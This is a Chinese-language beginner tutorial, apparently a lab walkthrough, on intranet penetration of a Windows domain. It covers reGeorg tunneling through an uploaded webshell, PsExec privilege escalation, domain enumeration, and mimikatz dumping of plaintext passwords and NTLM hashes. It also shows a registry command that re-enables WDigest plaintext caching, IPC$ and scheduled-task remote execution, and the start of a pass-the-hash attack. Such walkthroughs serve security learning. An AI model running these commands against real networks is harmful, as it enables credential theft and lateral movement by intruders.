

内网渗透初探(一) | 小白简单学习内网渗透

ajie / 2021-11-03 23:46:41 / 浏览数 7503

0x01 基础知识

内网渗透，从字面上理解便是对目标服务器所在内网进行渗透并最终获取域控权限的一种渗透。内网渗透的前提需要获取一个Webshell，可以是低权限的Webshell，因为可以通过提权获取高权限。

在进行内网渗透之前需要了解一个概念，域环境。在内网中，往往可能存在几百上千台机器，例如需要对机器进行升级、打补丁、设置权限等，管理员不可能一台一台地更新修改。因此便衍生出了域环境。管理员以一台主机作为域控制器新建一个域，将所有其他主机加入域中，以域控来操作其他主机。因为域控的高权限，导致了域控所在的主机的管理员账号密码，可以登录任意一台主机，所以内网渗透的最终目标，往往便是拿下域控的权限。

首先通过提权获取一个具有管理员权限的账号密码hacker/1234,abcd。具体提权过程就不细说了。下面将利用获取的这个具有管理员权限的账号密码正式开始内网渗透实践。

0x02 内网穿透

在渗透测试过程中，我们拿下了一台服务器的权限，并且通过netstat -ano发现开启了3389端口，想要远程桌面连接的时候发现无法连接。这是因为我们获取的服务器所处的环境为内网，而内网主机的3389端口，是公网IP通过端口映射的。也就是说，我们连接的外网IP地址的3389端口，映射到内网中，不一定是那台服务器的3389端口。












解决这种问题的方法有两种：

- 1、让目标机器去连接外网主机（必须有一台公网服务器，内网主机能够访问互联网）
- 2、在目标机器上设置一个信号站（放一个WEB文件在目标机器上，所有流量都经过这个文件通信）



在渗透测试过程中，内网主机不能够访问互联网是很常见的，下面通过方法2进行内网穿透。

一、具体流程

- 1、首先需要一款工具regeorg来建立一个信号站。

名称	修改日期	类型	大小
 LICENSE.html	2019/6/5 9:07	Chrome HTML D...	1 KB
 LICENSE.txt	2019/6/5 9:07	文本文档	1 KB
 README.md	2019/6/5 9:07	Markdown File	2 KB
 reGeorgSocksProxy.py	2019/6/5 9:07	Python File	17 KB
 tunnel.ashx	2019/6/5 9:07	ASHX 文件	5 KB
 tunnel.aspx	2019/6/5 9:07	ASPX 文件	5 KB
 tunnel.js	2019/6/5 9:07	JavaScript 文件	7 KB
 tunnel.jsp	2019/6/5 9:07	JSP 文件	5 KB
 tunnel.nosocket.php	2019/6/5 9:07	PHP 文件	7 KB
 tunnel.php	2019/6/5 9:07	PHP 文件	6 KB
 tunnel.tomcat.5.jsp	2019/6/5 9:07	JSP 文件	5 KB

- 2、这里以PHP站点为例，将tunnel.nosocket.php文件通过之前获取的Webshell上传到站点，尝试使用web端访问确定文件存在。




Georg says, 'All seems fine'

先知社区


3、以python环境运行reGeorgSocksProxy.py脚本，将从本机的3344端口经过的数据都发送给目标机器的tunnel.nosocket.php文件。

```
python reGeorgSocksProxy.py -l 127.0.0.1 -p 3344 -u http://192.168.229.151/tunnel.nosocket.php
```





先知社区

4、使用工具proxifier，设置远程桌面软件mstsc.exe的数据包从本地的3344端口出网。



5、成功进行内网穿透，通过远程桌面连接到目标主机。




其他内网穿透方法还有Frps、Ew、nps等，都是一些可以穿透的工具，原理为搭建一条直通内网的隧道，这里就不详细介绍了。

0x03 内网信息收集

1、使用PsExec.exe获取SYSTEM权限

进行内网信息收集需要具有一定的权限，所以先进行提权获取SYSTEM权限。

```
PsExec.exe -s -i -d cmd
```



2、获取所有域用户列表

使用net user /domain命令获取内网的域为xxx.cool，域中具有Administrator、Guest、krbtgt、web用户。

```
C:\Windows\system32>net user /domain
这项请求将在域 ajie.cool 的域控制器处理。

\\WIN-ABUT4AD4HCI.ajie.cool 的用户帐户

-----
Administrator          Guest          krbtgt
web
命令运行完毕，但发生一个或多个错误。

C:\Windows\system32>
```

3、获取域用户组信息

使用net group /domain命令获取域用户组信息。

```
C:\Windows\system32>net group /domain
这项请求将在域 ajie.cool 的域控制器处理。

\\WIN-ABUT4AD4HCI.ajie.cool 的组帐户

-----
*DnsUpdateProxy
*Domain Admins
*Domain Computers
*Domain Controllers
*Domain Guests
*Domain Users
*Enterprise Admins
*Enterprise Read-only Domain Controllers
*Group Policy Creator Owners
*Read-only Domain Controllers
*Schema Admins
命令运行完毕，但发生一个或多个错误。
```

4、获取域管理员列表

使用net group "domain admins" /domain 命令获取域管理员列表，域管账户只有Administrator。

```
C:\Windows\system32>net group "domain admins" /domain
这项请求将在域 ajie.cool 的域控制器处理。

组名      Domain Admins
注释      指定的域管理员

成员

-----
Administrator
命令成功完成。
```

5、获取域服务器的IP地址

通过ping 域名称来获取域服务器的IP地址。（也可以通过查看dns服务器的IP地址，结合进行判断域服务器的IP地址。）

```
C:\Windows\system32>ping ajie.cool

正在 Ping ajie.cool [192.168.229.131] 具有 32 字节的数据:
来自 192.168.229.131 的回复: 字节=32 时间<1ms TTL=128
来自 192.168.229.131 的回复: 字节=32 时间<1ms TTL=128
来自 192.168.229.131 的回复: 字节=32 时间<1ms TTL=128
来自 192.168.229.131 的回复: 字节=32 时间<1ms TTL=128

192.168.229.131 的 Ping 统计信息:
    数据包: 已发送 = 4, 已接收 = 4, 丢失 = 0 (0% 丢失),
    往返行程的估计时间(以毫秒为单位):
        最短 = 0ms, 最长 = 0ms, 平均 = 0ms

C:\Windows\system32>
```

6、安装Nmap进行扫描


前面介绍了Nmap工具，在内网渗透过程中也可以通过Nmap获取内网信息。

1) 首先通过Webshell上传Nmap的安装包。

mimikatz_trunk	2020-11-17 07:41:07	4 Kb
PsExec.exe	2016-06-28 03:44:14	331.15 Kb
nmap-7.80-setup.exe	2020-11-18 06:48:07	25.68 Mb

名称	简介	状态	创建时间	完成时
上传	nmap-7.80-setup.exe => C:/1/	上传成功	2020-11-18 14:47:31	2020-11

2) 远程连接目标服务器并安装Nmap进行内网信息收集。



7、内网主机存活探测因为动静比较大，也可以通过nbtscan工具进行。因为相对于Nmap的大规模扫描行为，nbtscan基于NetBios进行探测，即是相当于windows打开我的电脑中的网络一样，被发现的几率相对低一些。

0x04 Hash读取

此处Hash读取通过工具mimikatz来进行，mimikatz是由本杰明·德尔皮创建开发的一个能够从内存中读取hash账号密码的工具，也可以说是内网渗透中的神器。

下面介绍如何通过mimikatz工具读取服务器内存中存储的hash密码。

1、首先以管理员权限打开mimikatz。



2、使用privilege::debug提升权限。

```
mimikatz 2.2.0 x64 (oe.eo)

.#####. mimikatz 2.2.0 (x64) #19041 May 19 2020 00:48:59
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***

mimikatz # privilege::debug
Privilege '20' OK

mimikatz #
```

3、使用sekurlsa::logonpasswords读取到内存中的管理者账号的明文密码和本机的web用户的密码。

```
msv :
[00000003] Primary
* Username : Administrator
* Domain : N01
* LM : 003db163ee6bdef3aff31ee4c5cf86b7
* NTLM : d81a2c4953415e10b0b0a57582348cec
* SHA1 : b783bad431a18f352aee10bccd99218e5f4a9a1e
tspkg :
* Username : Administrator
* Domain : N01
* Password : A1b2c3!Qa
wdigest :
* Username : Administrator
* Domain : N01
* Password : A1b2c3!Qa
kerberos :
* Username : Administrator
* Domain : N01
* Password : A1b2c3!Qa
ssp :
```

```
* SHA1 : 92b05f9150afa7694e73cc2fc73443aea30a79d7
tspkg :
* Username : web
* Domain : N01
* Password : web123456
wdigest :
* Username : web
* Domain : N01
* Password : web123456
kerberos :
* Username : web
* Domain : N01
* Password : web123456
ssp :
```

4、远程桌面登录管理员账号。

输入你的凭据

这些凭据将用于连接 192.168.229.153。

☐ 记住我的凭据

[更多选项](#)




hacker



使用其他帐户

先知社区

192.168.229.153 - 远程桌面连接



先知社区

0x05 Hash传递

一、基础知识

上面介绍了如何进行Hash读取，如果域控管理员使用自己的域控账号登录了服务器，那么就可以抓取到域控的账号和密码了。这样的危害性是巨大的，所以在渗透测试过程中，内网的机器往往会打KB2871997补丁，并且修改注册表关闭Wdigest Auth。这样抓取的就不是明文密码了。虽然还是能够获取密文Hash，但是密文Hash往往不可逆，解开需要花费大量精力。

在域环境下，检测密码不是先将Hash解密再验证是否正确的。在验证输入的账号密码是否正确的时候，是通过验证Hash是否相同来进行校验的。也就是说，或许我们可以通过获取的Hash来伪造管理员账号密码登录，也就是Hash传递，又叫PTH，通过将获取的NTLM密文传递到验证登录的机器，绕过正常验证进行登录系统。

二、Wdigest

注册表中的Wdigest功能关系着内存中是否有明文密码，通过查看注册表键值，可以判断Wdigest功能状态。如果该项值为“1”则为开启，即可以获取明文密码，如果该项值为“0”，则明文密码不会出现在内存中。开启和关闭Wdigest Auth命令如下：

（1）开启Wdigest Auth

```
reg add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogonCredential /t REG_DWORD /d 1 /f
```

（2）关闭Wdigest Auth

```
reg add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogonCredential /t REG_DWORD /d 0 /f
```

三、IPC\$

1、概念

IPC\$(Internet Process Connection)是共享"命名管道"的资源，它是为了让进程间通信而开放的命名管道，通过提供可信任的用户名和口令，连接双方可以建立安全的通道并以此通道进行加密数据的交换，从而实现对远程计算机的访问。

IPC\$的使用条件：
开放了139、445端口；
目标开启IPC\$文件共享；
获取用户账号密码。

在内网中，默认就会开启IPC\$共享文件服务，默认会将C盘共享出来，也就是说，我们可以通过IPC获取目标C盘的权限。

2、IPC\$常用命令

net use	查看当前连接的IPC\$
net use * /del	删除IPC\$连接
net use \192.168.1.1\ipc\$ 密码 /user:域\账号	连接域内IP地址为192.168.1.1的主机
dir \192.168.1.1\c\$	列出连接的192.168.1.1的C盘文件
copy c:/12.txt \192.168.1.1\c\$\2.txt	复制本地c盘的12.txt文件到192.168.1.1的c盘并保存为2.txt

```
C:\Users\Administrator>net use
会记录新的网络连接。

状态      本地      远程      网络
-----
OK          \\192.168.229.153\ipc$  Microsoft Windows Network
命令成功完成。

C:\Users\Administrator>dir \\192.168.229.153\c$
驱动器 \\192.168.229.153\c$ 中的卷没有标签。
卷的序列号是 389F-A074

\\192.168.229.153\c$ 的目录
2020/11/18  14:47    <DIR>          1
2020/06/06  11:22    <DIR>          192.168.163.1
2020/11/15  22:43    <DIR>          cobaltstrike4.0(we...
2020/06/06  11:05    <DIR>          my
2020/07/14  11:20    <DIR>          PerfLogs
2020/11/17  16:59    <DIR>          phpStudy
2020/11/09  11:12    <DIR>          phpStudy20161103
```



3、IPC\$命令执行

1、通过at命令制定计划进行命令执行。

```
at \\192.168.1.1 11:15am cmd /c "whoami"
```

2、通过at命令制定计划进行多层代理的命令执行

```
at \\192.168.100.1 11:15am cmd /c "net use \\192.168.200.1\ipc$ 密码 /user:账号"
```

```
at \\192.168.100.1 11:15am cmd /c "at \\192.168.100.1 11:15am cmd /c "whoami" "
```

四、Hash传递实战演示

1、首先尝试抓取密码发现获取的全部都是密文。

```
mimikatz 2.2.0 x64 (oe.eo)
mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 1045748 (00000000:000ff4f4)
Session           : Interactive from 1
User Name          : administrator
Domain             : AJIE
Logon Server       : WIN-ABVT4AD4HCI
Logon Time         : 2020/11/18 20:59:24
SID                : S-1-5-21-3296092892-1320626564-2720975204-500

msv :
[00000003] Primary
* Username : Administrator
* Domain   : AJIE
* NTLM     : f1de694efa543bb780da59c049541ea3
* SHA1     : 388129139641857abae539ed2150b4e1c79dd393
[00010000] CredentialKeys
* NTLM     : f1de694efa543bb780da59c049541ea3
* SHA1     : 388129139641857abae539ed2150b4e1c79dd393
tspkg :
wdigest :
* Username : Administrator
* Domain   : AJIE
* Password : (null)
kerberos :
* Username : administrator
```

2、这里虽然没有获取到明文密码，但是获取了域管理员用户的NTLM。

```
[00000003] Primary
* Username : Administrator
* Domain   : AJIE
* NTLM     : f1de694efa543bb780da59c049541ea3
* SHA1     : 388129139641857abae539ed2150b4e1c79dd393
[00010000] CredentialKeys
